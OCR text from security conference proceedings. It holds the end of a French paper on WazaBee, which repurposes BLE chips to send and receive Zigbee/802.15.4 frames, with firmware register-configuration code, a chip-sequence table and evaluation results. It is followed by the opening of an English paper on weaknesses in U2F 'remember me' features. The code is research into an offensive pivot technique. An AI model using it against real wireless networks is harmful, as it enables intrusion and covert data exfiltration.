


Fig. 14. Vue d'ensemble de la stratégie d'attaque *WazaBee*

pour avoir été massivement détourné aux cours des dernières années en vue de développer des outils offensifs dédiés au BLE et au Enhanced ShockBurst (*BTLEJack*, *radiobit*, ...). Le prototype a été réalisé sur une carte de développement proposée par *AdaFruit* embarquant cette puce, l'*Adafruit Feather nRF52 Bluefruit LE*.

Nous allons ici présenter les éléments principaux permettant la mise en place de l'attaque. La première étape pour implémenter *WazaBee* sur cette puce consiste à écrire une fonction d'initialisation, chargée de configurer le composant radio. Le premier registre pertinent à examiner est le registre *FREQUENCY*. Celui-ci attend une valeur entière en MHz à laquelle 2400 MHz sera additionné pour sélectionner la bonne fréquence. Dans cette optique, nous avons développé la fonction suivante, qui ré-implémente le comportement défini par la relation (12) :

```
int channel_to_frequency(int channel) {
    return 5+5*(channel-11);
}
```

La sélection de la fréquence est ainsi réalisée par l'intermédiaire d'un appel à cette fonction, avec en paramètre le numéro de canal visé :

```
NRF_RADIO->FREQUENCY = channel_to_frequency(this->channel);
```

Le contrôle du débit de donnée est réalisé par l'intermédiaire du registre *MODE*, qui permet ainsi de spécifier l'utilisation du mode *LE 2M PHY* :

```
NRF_RADIO->MODE = (RADIO_MODE_MODE_Ble_2Mbit <<RADIO_MODE_MODE_Pos);
```

La sélection du motif de détection est une étape particulièrement importante : afin de maximiser le nombre de trames détectées, il est pertinent d'utiliser la séquence PN codée en *MSK* correspondant au symbole 0000, répétée 8 fois durant le préambule d'une trame 802.15.4. La puce pouvant être paramétrée en Big Endian, la table suivante a été générée à partir des séquences PN codées en *MSK* (chacune ayant été préfixée d'un bit à 0 pour pouvoir facilement être représentée sur 4 octets) :

```
static uint8_t SYMBOL_TO_CHIP_MAPPING[16][4] = {
    {0x60,0x77,0xae,0x6c},   // 1100000011101111010111001101100 (0)
    {0x4e,0x07,0x7a,0xe6},   // 1001110000001110111101011100110 (1)
    {0x2c,0xe0,0x77,0xae},   // 0101100111000000111011110101110 (2)
    {0x26,0xce,0x07,0x7a},   // 0100110110011100000011101111010 (3)
    {0x6e,0x6c,0xe0,0x77},   // 1101110011011001110000001110111 (4)
    {0x3a,0xe6,0xce,0x07},   // 0111010111001101100111000000111 (5)
    {0x77,0xae,0x6c,0xe0},   // 1110111101011100110110011100000 (6)
    {0x07,0x7a,0xe6,0xce},   // 0000111011110101110011011001110 (7)
    {0x1f,0x88,0x51,0x93},   // 0011111100010000101000110010011 (8)
```

```
    {0x31,0xf8,0x85,0x19},   // 01100011111100010000101000011001 (9)
    {0x53,0x1f,0x88,0x51},   // 10100110001111110001000010100001 (10)
    {0x59,0x31,0xf8,0x85},   // 10110010011000111111000100001010 (11)
    {0x11,0x93,0x1f,0x88},   // 00100011001001100011111100010000 (12)
    {0x45,0x19,0x31,0xf8},   // 10001010001100100110001111110000 (13)
    {0x08,0x51,0x93,0x1f},   // 00010000101000110010011000111111 (14)
    {0x78,0x85,0x19,0x31},   // 11110001000010100011001001100011 (15)
};
```

La sélection du motif de détection est réalisée par l'intermédiaire des registres *BASE0* et *PREFIX0* :

```
NRF_RADIO->BASE0=bytewise_bit_swap(
    ((uint32_t)SYMBOL_TO_CHIP_MAPPING[0][2])<<24 |
    ((uint32_t)0x00) |
    ((uint32_t)SYMBOL_TO_CHIP_MAPPING[0][1])<<16  |
    ((uint32_t)SYMBOL_TO_CHIP_MAPPING[0][0])<<8
);
NRF_RADIO->PREFIX0=bytewise_bit_swap(SYMBOL_TO_CHIP_MAPPING[0][3]);
```

Les registres *PCNF0* et *PCNF1* vont permettre une configuration globale du composant radio, permettant notamment de désactiver le *whitening*, configurer un motif de 4 octets (3 octets d'adresse + 1 octet de préambule) et configurer la récupération de blocs bruts en sortie du démodulateur de taille maximale (soit 255 octets) :

```
// Raw output (without length field)
NRF_RADIO->PCNF0 = 0x00000000;
NRF_RADIO->PCNF1 = (
    // Whitening off
    (RADIO_PCNF1_WHITEEN_Disabled << RADIO_PCNF1_WHITEEN_Pos) |
    // Big endian
    (RADIO_PCNF1_ENDIAN_Big << RADIO_PCNF1_ENDIAN_Pos)  |
    // Detection pattern size
    (3 << RADIO_PCNF1_BALEN_Pos) |
    // Data length
    (255 << RADIO_PCNF1_STATLEN_Pos) |
    // Max data length
    (255 << RADIO_PCNF1_MAXLEN_Pos)
);
```

La vérification d'intégrité, quant à elle, est désactivée par l'intermédiaire du registre *CRCCNF* :

```
NRF_RADIO->CRCCNF = 0x0;
```

La réception et le décodage des trames 802.15.4 sont implémentées dans l'interruption *RADIO_IRQHandler* correspondant au composant radio, et appliquent un algorithme basé sur la distance de Hamming utilisant la table précédemment décrite afin de retrouver les symboles initialement

transmis. De même, la primitive d'émission (correspondant à la méthode *send*) construit la séquence à transmettre en se basant sur la table de correspondance, puis transmet les données au modulateur.

5.2 Implémentation sur le CC1352-R1

La seconde implémentation a été réalisée sur la puce *CC1352-R1* de *Texas Instruments* : le principal intérêt était de pouvoir tester l'approche sur une puce moins réputée pour sa permissivité que le *nRF52*. La puce supporte nativement plusieurs protocoles, dont le *BLE* et le 802.15.4, cependant seule l'API du Bluetooth a été utilisée pour l'implémentation. Celle ci étant commune à plusieurs puces de *Texas Instruments*, l'implémentation de l'attaque devrait être similaire sur d'autres systèmes produits par *TI*.

La configuration du composant radio peut être réalisée par l'intermédiaire de multiples commandes. Ainsi, la commande nommée *CMD_BLE5_RADIO_SETUP* permet d'initialiser la communication avec le composant radio. Celle-ci est laissée à sa configuration par défaut, excepté la propriété *pRegOverrideCommon*, qui va permettre d'écraser la configuration par défaut de certains registres du composant radio : elle est ici utilisée pour autoriser la réception de trame jusqu'à 255 octets, limitée à 37 par défaut. Cette modification a été, entre autres, utilisée par Sultan Qasim Khan pour le développement d'un *sniffer Bluetooth* nommé *Sniffle* [20].

```
uint32_t pOverridesCommon[] =
{
    HW_REG_OVERRIDE(0x5328,0x0000),
    // Increases max RX packet length from 37 to 255
    // Sets one byte firmware parameter at offset 0xA5 to 0xFF
    (uint32_t)0x00FF8A53,
    (uint32_t)0xFFFFFFFF
};
// CMD_BLE5_RADIO_SETUP
rfc_CMD_BLE5_RADIO_SETUP_t RF_cmdBle5RadioSetup =
{
    .commandNo = 0x1820,
    .status = 0x0000,
    // ...
    .pRegOverrideCommon = pOverridesCommon,
    .pRegOverride1Mbps = 0,
    .pRegOverride2Mbps = 0,
    .pRegOverrideCoded = 0,
};
```

La configuration de la réception est réalisée par l'intermédiaire de la commande *CMD_BLE5_GENERIC_RX*. La sélection de la fréquence est

réalisée par l'intermédiaire de la propriété *channel*, qui autorise la sélection d'une fréquence arbitraire (par exemple, la valeur 0x69 correspond à 2405 MHz, soit le canal *Zigbee* 11). La couche *LE 2M PHY* est activée en fixant à 0x1 la valeur de la propriété *phyMode.mainMode*. Le *whitening* peut être désactivé en fournissant une valeur d'initialisation à 0 dans la propriété *whitening.init*. On autorise la remontée des paquets au CRC invalide en indiquant 0 dans la propriété *rxConfig.bAutoFlushCrcErr*. Enfin, la puce étant configurée en *Little Endian*, on fournit le motif de détection 0x9b3af703 (correspondant à la séquence PN codée en *MSK* du symbole 0000, réécrit en *Little Endian*) dans la propriété *pParams→accessAddress*, correspondant à l'Access Address. La table de correspondance symbole / séquence PN utilisée est similaire à celle implémentée pour le *nRF52*, mais les séquences ont été réécrites au format *Little Endian*. L'algorithme de décodage est similaire à celui implémenté sur le *nRF52*.

```
RF_cmdBle5GenericRx.channel = 0x69;
RF_cmdBle5GenericRx.whitening.init = 0;
RF_cmdBle5GenericRx.phyMode.mainMode = 1;
RF_cmdBle5GenericRx.pParams->accessAddress = 0x9b3af703;
// ...
RF_cmdBle5GenericRx.pParams->rxConfig.bAutoFlushCrcErr = 0;
// ...
RF_runCmd(rfBleHandle, (RF_Op*)&RF_cmdBle5GenericRx,
    RF_PriorityNormal,
    &rxCallback, RF_EventRxEntryDone);
```

L'émission, quant à elle, est réalisée par l'intermédiaire de la commande *CMD_BLE5_ADV_AUX*, et construit un paquet d'*advertisement* étendu à partir de la succession de séquences PN construite avant de le transmettre au modulateur. Sa configuration est comparable à celle de la commande précédente *CMD_BLE5_GENERIC_RX* :

```
RF_cmdBle5AdvAux.channel = 0x69;
RF_cmdBle5AdvAux.whitening.init = 0;
RF_cmdBle5AdvAux.phyMode.mainMode = 1;
```

5.3 Évaluations

Deux expériences ont été réalisées afin d'évaluer les primitives de réception et d'émission précédemment décrites. La première expérience, consacrée à la réception, consistait à transmettre 100 trames 802.15.4 dont la charge utile intégrait un compteur (incrémenté à chaque trame) à l'aide d'un émetteur *Zigbee* (l'AVR RZUSBStick d'Atmel). La carte de développement implémentant l'attaque *WazaBee*, espacée de l'émetteur

par une distance de 3 mètres, recevait et décodait les trames correspondantes, puis calculait la FCS correspondant à la trame reçue pour évaluer son intégrité. Pour chaque canal *Zigbee*, les trames ont été classées en trois catégories : non reçue, reçue avec corruption d'intégrité, reçue sans corruption d'intégrité. Les résultats correspondants sont représentés sous forme de graphiques sur la figure 15.




Fig. 15. Résultats de l'évaluation de la primitive de réception

On constate que la primitive de réception de *WazaBee* présente un taux de réception très satisfaisant pour les deux implémentations sur l'ensemble des canaux, avec une moyenne de 98.625% des trames reçues sans corruption d'intégrité pour le *nRF52832* et 99.375% pour le *CC1352-R1*. On constate dans les deux cas une légère diminution du taux de réception pour les canaux 17, 18, 21, 22 et 23, phénomène explicable par les interférences liées aux canaux 6 et 11 du WiFi, utilisés dans nos conditions expérimentales. On observe également que le *CC1352-R1* semble présenter une réception plus stable que son homologue, avec aucune corruption d'intégrité sur les trames reçues contre 0.6875 % pour le *nRF52832*.

La primitive d'émission a été évaluée dans des conditions similaires : la carte de développement implémentant *WazaBee* a été configurée pour émettre 100 trames intégrant un compteur, et un récepteur 802.15.4 (le RZUSBStick) a été placé à une distance de 3 mètres en mode réception. Chaque trame émise a ainsi pu être classée en trois catégories : non reçue, reçue avec corruption d'intégrité et reçue sans corruption d'intégrité. L'expérience a été réalisée sur l'ensemble des canaux *Zigbee*, et les résultats correspondants sont représentés sous forme de graphiques sur la figure 16.




Fig. 16. Résultats de l'évaluation de la primitive d'émission

On constate ainsi que dans les deux cas et pour l'ensemble des canaux, le taux de trames émises qui ont été reçues sans corruption d'intégrité par le RZUSBStick est très satisfaisant, avec une moyenne de trames reçues valides de 97.5 % pour les trames émises par le *nRF52832* et de 99.438 % pour le *CC1352-R1*. On observe un phénomène similaire à celui précédemment observé pour l'évaluation de la primitive de réception pour les canaux 17 et 18, probablement lié à l'utilisation du canal WiFi numéro 6. Le taux de trames reçues avec corruption d'intégrité est également légèrement plus élevé pour le *nRF82832* (avec une moyenne de 0.8125 % contre 0 % pour le *CC1352-R1*).

6 Conclusion et perspectives

Dans cet article, nous avons mis en évidence une nouvelle stratégie d'attaque pivot, nommée *WazaBee*, permettant de détourner le fonctionnement légitime d'une puce destinée à communiquer par l'intermédiaire du *BLE* afin d'émettre et recevoir des trames 802.15.4. Nous avons montré la généricité de cette attaque en l'implémentant sur deux puces présentant des architectures différentes, ainsi que sa stabilité et sa fiabilité, lors des deux évaluations réalisées. La conséquence directe de cette attaque est une augmentation considérable de la surface d'attaque, chaque système communiquant par l'intermédiaire d'un protocole basé sur la norme 802.15.4 (*Zigbee*, *6LoWPan*, ...) étant ainsi potentiellement atteignable depuis un composant supportant le *BLE*, technologie particulièrement répandue.

L'impact de cette attaque sur la sécurité des systèmes d'information nous semble particulièrement critique étant donné l'expansion rapide des

objets connectés et le développement de multiples protocoles de communication sans fil. La coexistence de ces protocoles dans les mêmes environnements, ainsi que certaines caractéristiques des objets connectés (comme la mobilité) constituent des facteurs aggravants et amènent à s'interroger sur l'utilisation de ce type de stratégies offensives dans des scénarios d'attaque ciblés. On peut ainsi envisager l'utilisation de ce type d'attaques dans des stratégies offensives où l'attaquant tente de pivoter d'un système compromis à un autre plus difficilement accessible, mais également dans des attaques de type canal caché, où l'attaquant pourrait exploiter ces primitives d'émission et de réception pour exfiltrer des données sensibles par l'intermédiaire d'un protocole sans fil non surveillé.

L'étude de ce type de stratégies offensives et le développement de contre-mesures adaptées nous semble être une perspective très importante pour la sécurité des environnements *IoT*. Ainsi, nous envisageons d'orienter nos futurs travaux sur ce type de problématique, en généralisant et formalisant ce type de stratégies d'attaque à d'autres protocoles de communication sans fil. Dans une perspective plus défensive, l'existence de ce type de stratégies offensives nous paraît plaider en faveur de solutions défensives capables de surveiller en temps réel de multiples protocoles, y compris s'ils ne sont pas déployés dans l'environnement légitime. En conséquence, nous envisageons d'étudier la conception et l'implémentation d'un système de détection et de prévention d'intrusion multi-protocolaire et multi-couches.

Références

1. Ieee standard for low-rate wireless networks. *IEEE Std 802.15.4-2015 (Revision of IEEE Std 802.15.4-2011)*, pages 1–709, April 2016.
2. B-L475E-IOT01A Data Brief. `https://www.st.com/resource/en/data_brief/b-l475e-iot01a.pdf`, 2018.
3. CC2652R Data Sheet. `http://www.ti.com/lit/ds/symlink/cc2652r.pdf`, 2019.
4. Bluetooth SIG. *Bluetooth Core Specification*, 12 2019.
5. Damien Cauquil. Radiobit, a BBC Micro :Bit RF firmware. `https://github.com/virtualabs/radiobit`, 2017.
6. Damien Cauquil. Sniffing btle with the micro :bit. *PoC or GTFO*, 17 :13–20, 2017.
7. Damien Cauquil. Weaponizing the BBC Micro :Bit. `https://media.defcon.org/DEFCON25/DEFCON25presentations/DEFCON25-Damien-Cauquil-Weaponizing-the-BBC-MicroBit-UPDATED.pdf`, 2017.
8. Romain Cayre, Jonathan Roux, Eric Alata, Vincent Nicomette, and Guillaume Auriol. Mirage : un framework offensif pour l'audit du Bluetooth Low Energy. In *Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC 2019)*, pages 229–258, Rennes, France, June 2019.

9. Kameswari Chebrolu and Ashutosh Dhekne. Esense : Communication through energy sensing. In *Proceedings of the 15th Annual International Conference on Mobile Computing and Networking*, MobiCom '09, page 85–96, New York, NY, USA, 2009. Association for Computing Machinery.
10. Behrang Fouladi and Sahand Ghanoun. Security evaluation of the z-wave wireless protocol. 2013.
11. Travis Goodspeed. Promiscuity is the nrf24l01+'s duty. `http://travisgoodspeed.blogspot.com/2011/02/promiscuity-is-nrf24l01s-duty.html`, 2011.
12. Travis Goodspeed, Sergey Bratus, Ricky Melgares, Rebecca Shapiro, and Ryan Speers. Packets in packets : Orson welles' in-band signaling attacks for modern radios. pages 7–7, 08 2011.
13. Wenchao Jiang, Song Min Kim, Zhijun Li, and Tian He. Achieving receiver-side cross-technology communication with cross-decoding. In *Proceedings of the 24th Annual International Conference on Mobile Computing and Networking*, MobiCom '18, page 639–652, New York, NY, USA, 2018. Association for Computing Machinery.
14. Wenchao Jiang, Zhimeng Yin, Ruofeng Liu, Zhijun Li, Song Min Kim, and Tian He. Bluebee : A 10,000x faster cross-technology communication via phy emulation. In *Proceedings of the 15th ACM Conference on Embedded Network Sensor Systems*, SenSys '17, New York, NY, USA, 2017. Association for Computing Machinery.
15. Song Min Kim and Tian He. Freebee : Cross-technology communication via free side-channel. In *Proceedings of the 21st Annual International Conference on Mobile Computing and Networking*, MobiCom '15, page 317–330, New York, NY, USA, 2015. Association for Computing Machinery.
16. Zhijun Li and Tian He. Webee : Physical-layer cross-technology communication via emulation. In *Proceedings of the 23rd Annual International Conference on Mobile Computing and Networking*, MobiCom '17, page 2–14, New York, NY, USA, 2017. Association for Computing Machinery.
17. Michael C. Millian and Vibhu Yadav. Packet-in-packet exploits on 802.15.4. 2015.
18. Marc Newlin. MouseJack : White Paper. `https://github.com/BastilleResearch/mousejack/blob/master/doc/pdf/DEFCON-24-Marc-Newlin-MouseJack-Injecting-Keystrokes-Into-Wireless-Mice.whitepaper.pdf`, 2016.
19. S. Pasupathy. Minimum shift keying : A spectrally efficient modulation. *IEEE Communications Magazine*, 17(4) :14–22, July 1979.
20. Sultan Qasim Khan. Sniffle : A sniffer for Bluetooth 5 (LE). `https://hardwear.io/netherlands-2019/presentation/sniffle-talk-hardwear-io-nl-2019.pdf`, 2019.
21. Mike Ryan. Bluetooth : With Low Energy comes Low Security. 2013.
22. Mike Ryan. How Smart is Bluetooth Smart ? 2013.
23. Tobias Zillner and Sebastian Strobl. Zigbee Exploited : The Good, the Bad and the Ugly. `https://www.blackhat.com/docs/us-15/materials/us-15-Zillner-ZigBee-Exploited-The-Good-The-Bad-And-The-Ugly.pdf`, 2015.

Please Remember Me: Security Analysis of U2F Remember Me Implementations in The Wild

Gwendal Patat and Mohamed Sabt
gwendal.patat@irisa.fr
mohamed.sabt@irisa.fr

Univ Rennes, CNRS, IRISA

Abstract. Users and service providers are increasingly aware of the security issues that arise because of password breaches. Recent studies show that password authentication can be made more secure by relying on second-factor authentication (2FA). Supported by leading web service providers, the FIDO Alliance defines the Universal 2nd Factor (U2F) protocols, an industrial standard that proposes a challenge-response 2FA solution. The U2F protocols have been thoughtfully designed to ensure high security. In particular, U2F solutions using dedicated hardware tokens fare well in term of security compared to other 2FA authentication systems. Thus, numerous service providers propose U2F in their authentication settings.

Although much attention was paid to make U2F easy to use, many users express inconvenience because of the repeated extra step that it would take to log in. In order to address this, several service providers offer a *remember me* feature that removes the need for 2FA login on trusted devices. In this paper, we present the first systematic analysis of this undocumented feature, and we show that its security implications are not well understood. After introducing the corresponding threat models, we provide an experimental study of existing implementations of *remember me*. Here, we consider all the supporting websites considered by Yubico.

The findings are worrisome: our analyses indicate how bad implementations can make U2F solutions vulnerable to multiple attacks. Moreover, we show that existing implementations do not correspond to the initial security analysis provided by U2F. We also implement two attacks using the identified design flaws. Finally, we discuss several countermeasures that make the *remember me* feature more secure.

We end this work by disclosing a practical attack against Facebook in which an attacker can permanently deactivate the enabled 2FA options of a targeted victim without knowing their authentication credentials.

1 Introduction

Passwords are by far the most popular method of end-user authentication on the web. Password breaches, due for instance to sophisticated phishing attacks, seriously multiply the risk of authentication compromise.

Worse, these risks are compounded by poor user practices, as illustrated by reusing passwords across multiple accounts [26]. Aware of such security issues, a growing number of service providers couple passwords with another authentication factor: this is known as second factor authentication (2FA). The use of 2FA is not new. However, recent studies show that their adoption rate is stagnant over the last five years because of a fragmented ecosystem [5]. Furthermore, most users still use their mobile phone as second factor which can lead to critical security issues like what happened with Twitter CEO Jack Dorsey [17].

In this context, Google and Yubico join the effort within the FIDO Alliance to standardize a set of 2FA protocols that they call the Universal Second Factor (U2F) authentication. Their design ambition is to guarantee a strong security level (through hardware tokens and cryptographic operations) while maintaining a pleasant user experience. Several formal analyses theoretically show that the U2F authentication protocol actually achieves its security goals [15, 21]. Google describe U2F as an opportunity to "*improve the state of the art for practical authentication for real consumers*" [16].

The starting point of our work is to underline a practical aspect within the U2F implementations that is often overlooked. Indeed, some U2F solutions provide a *remember me* feature that, once enabled, allows users to authenticate to a given website without presenting their U2F token on a given device. According to [7], this feature is important for better user acceptability. However, to the best of our knowledge, no document specifies how U2F and *remember me* shall be combined without negatively affecting the security of the resulted protocol.

We notice that the lack of specifications of the *remember me* feature brings confusion and contributes to the misconception of U2F solutions. Thus, motivated by Bonneau's framework [4], we start our work by defining a set of security properties upon which we construct our analysis. We also recall the threat models that should be considered when performing security evaluations of U2F.

In our work, we achieve the first study about the impact of the *remember me* feature on the overall security. In particular, we inspect the related implementations of all the websites proposing *remember me* that are included in the Yubico inventory [30] (67 websites in total). Interestingly, we have found that the analyzed U2F solutions use very diverse implementation choices. Then, we uncover several design aspects that can lead to several attacks. For instance, we show that U2F solutions become vulnerable to Man-in-the-Middle attacks, contrary to what is

suggested by FIDO [18]. This is unfortunate, since the U2F protocols are designed to protect against such powerful attackers. We verify the soundness of our analyses by conducting several attacks using the identified flaws. In this regard, our paper invalidates the results of [21] and [15] that formally prove the security of U2F protocols.

Our analysis has also pointed out problems related to the recovery methods defined for lost FIDO authenticators. In particular, we disclose a practical attack against Facebook in which attackers are able to permanently deactivate the enabled U2F option in the victims accounts, thereby removing any interest of using U2F. To our surprise, attackers do not need users credentials in order to achieve their attacks; they solely need to get a code received by SMS on the victim's mobile phone. In summary, this paper makes the following contributions:

- we define a general threat model for U2F implementations;
- we analyze all *remember me* solutions, we report undocumented details about their underlying implementations and we evaluate them using our secure design rules;
- we identify attacks and weaknesses in the analyzed websites. For each attack, we provide a proper attacker model and point out the corresponding violations regarding our model;
- we implement effective scenarios in which attackers can successfully bypass the second factor using a device that has never been remembered before;
- we expand our analysis to include the recovery mechanisms. Here, we show how U2F fails its security goals to replace other 2FA solutions. In particular, we reveal unpublished effective attack against Facebook and show its actual practicality. Impatient readers can refer to our demo video.[1]

2 Related Work

2.1 2FA Solutions

For a long time the community has been looking beyond passwords to ensure the security of users accounts against credentials breaches [1, 29]. The main trend is to employ two-factor authentication, namely to ask users to prove the possession of "something they have" in addition to passwords "something they know".

1. The demo is available as an unlisted YouTube video: `https://youtu.be/OrQJ7JSyhsI`

One-time-password (OTP) codes through SMS are one of the 2FA first methods. Despite their popularity, their use is being recently discouraged by the NIST (National Institute of Standards and Technology) [20]. GoogleAuthenticator [22], installed more than 10,000,000 from Google Play, is an Android app that locally generates OTP codes relying on specific algorithms [12, 14]. However, these OTP schemes fail to protect against phishing attacks.

Hardware tokens [13, 24] are deployed to secure accounts, especially for online banking. Those tokens periodically generate an OTP that is valid for a short period of time. Unfortunately, these OTP tokens do not counter phishing attacks neither. More advanced solutions implement challenge-response 2FA protocols, such as FIDO U2F [25] and PhoneAuth [8], and thus offer protection against phishing attacks. In spite of their security benefits, hardware-backed 2FA solutions suffer from stagnant adoption, as illustrated by Elie Bursztein in his blog [5]. This is because such solutions may be expensive to deploy, and there might be usability issues if the user authenticates in a machine with a USB-C port while she owns a USB-A token, or vice versa.

2.2 2FA Usability

Since the seminal work of Bonneau et al. [4], much two-factor authentication research has recognized the need for user-friendly implementations to promote adoption. Indeed, Bonneau et al.'s high-level evaluation rated existing two-factor systems as more secure, but generally less usable than passwords. In response to such concern, subsequent 2FA solutions have strived for better usability, hence FIDO U2F protocols. Lang et al. [16] fervently promote the usability of YubiKeys in enterprise environments. However, later results show that the Google experiments were somehow biased, and complement them with more qualitative evaluation.

Indeed, Das et al. [9] distinguish usability from acceptability. Based on users feedback, authors find out that improving usability does not necessarily lead to greater acceptability. Reynolds et al. [23] yield more insights into the usability of YubiKeys in conducting a laboratory and longitudinal experiments in a non-enterprise environment. They noticed, on one hand, that participants have struggled to set their YubiKeys as a second factor of authentication. On the other hand, they were positive regarding YubiKeys and 2FA in general. For wide adoption, authors in [7] state that almost all participants in their usability survey highlight that using *remember me* made using 2FA solutions more pleasant, especially when regularly accessing the same accounts from the same devices.

2.3 U2F Security Analysis

Bonneau et al. [4] study the security of different web authentication protocols: they provide a set of security *benefits* that they informally define in order to capture the most common security threats for authentication services. However, its informal nature raises some issues in the security community.

In 2017, Pereira et al. presented the first formal analysis of FIDO U2F authentication protocol. They modeled the protocol using applied pi-calculus and prove their model using ProVerif. Their analysis showed that the protocol is secure under their threats model if the FIDO client does not miss the optional step of verifying the *appID*. Nevertheless, the defined model starts after the establishment of the TLS channel between the FIDO client and the relying party. In order to address this limitation, Jacomme and Kremer [15] performed another formal analysis while taking into account computers malware and communication through TLS. The ProVerif tool was also used to accomplish the automated protocol analysis.

The formal analysis of [15] includes the *remember me* functionality. The model assumes that this functionality is only implemented by some secret value that is stored locally in the FIDO client, and that the relying party verifies alongside the fingerprint of users devices (e.g. IP addresses, browsers version, etc.). We can see that their model suffers from a main shortcoming; it does not faithfully consider various aspects of *remember me*. Indeed, it does not cover any technical detail related to HTTP cookies. In addition, it does not regard the fact that the relying parties actually store the *remember me* cookies. Moreover, our experiments show that the fingerprint of users device has little or no impact: *remember me* cookies remain valid even if used from different browsers running on different computers that are connected from different countries. Therefore, the results of [15] have a limited scope, and many of our identified attacks are not relevant to their model.

3 FIDO U2F Protocol

In this section, we provide an overview of the Universal 2nd Factor (U2F) protocol functionality. This overview covers its two main operations, including the process of registering and authenticating a user to a service provider.

3.1 Industrial Context

